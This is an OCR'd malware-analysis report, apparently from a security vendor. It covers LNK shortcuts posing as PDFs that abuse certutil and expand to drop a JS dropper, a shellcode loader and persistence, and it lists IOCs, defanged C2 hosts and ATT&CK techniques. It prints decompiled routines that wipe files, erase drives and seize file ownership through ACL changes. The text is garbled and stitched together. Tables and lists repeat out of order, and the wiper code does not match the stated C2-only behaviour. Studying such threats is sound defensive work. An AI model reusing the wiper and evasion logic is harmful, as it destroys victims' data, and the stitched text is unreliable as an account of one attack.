	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
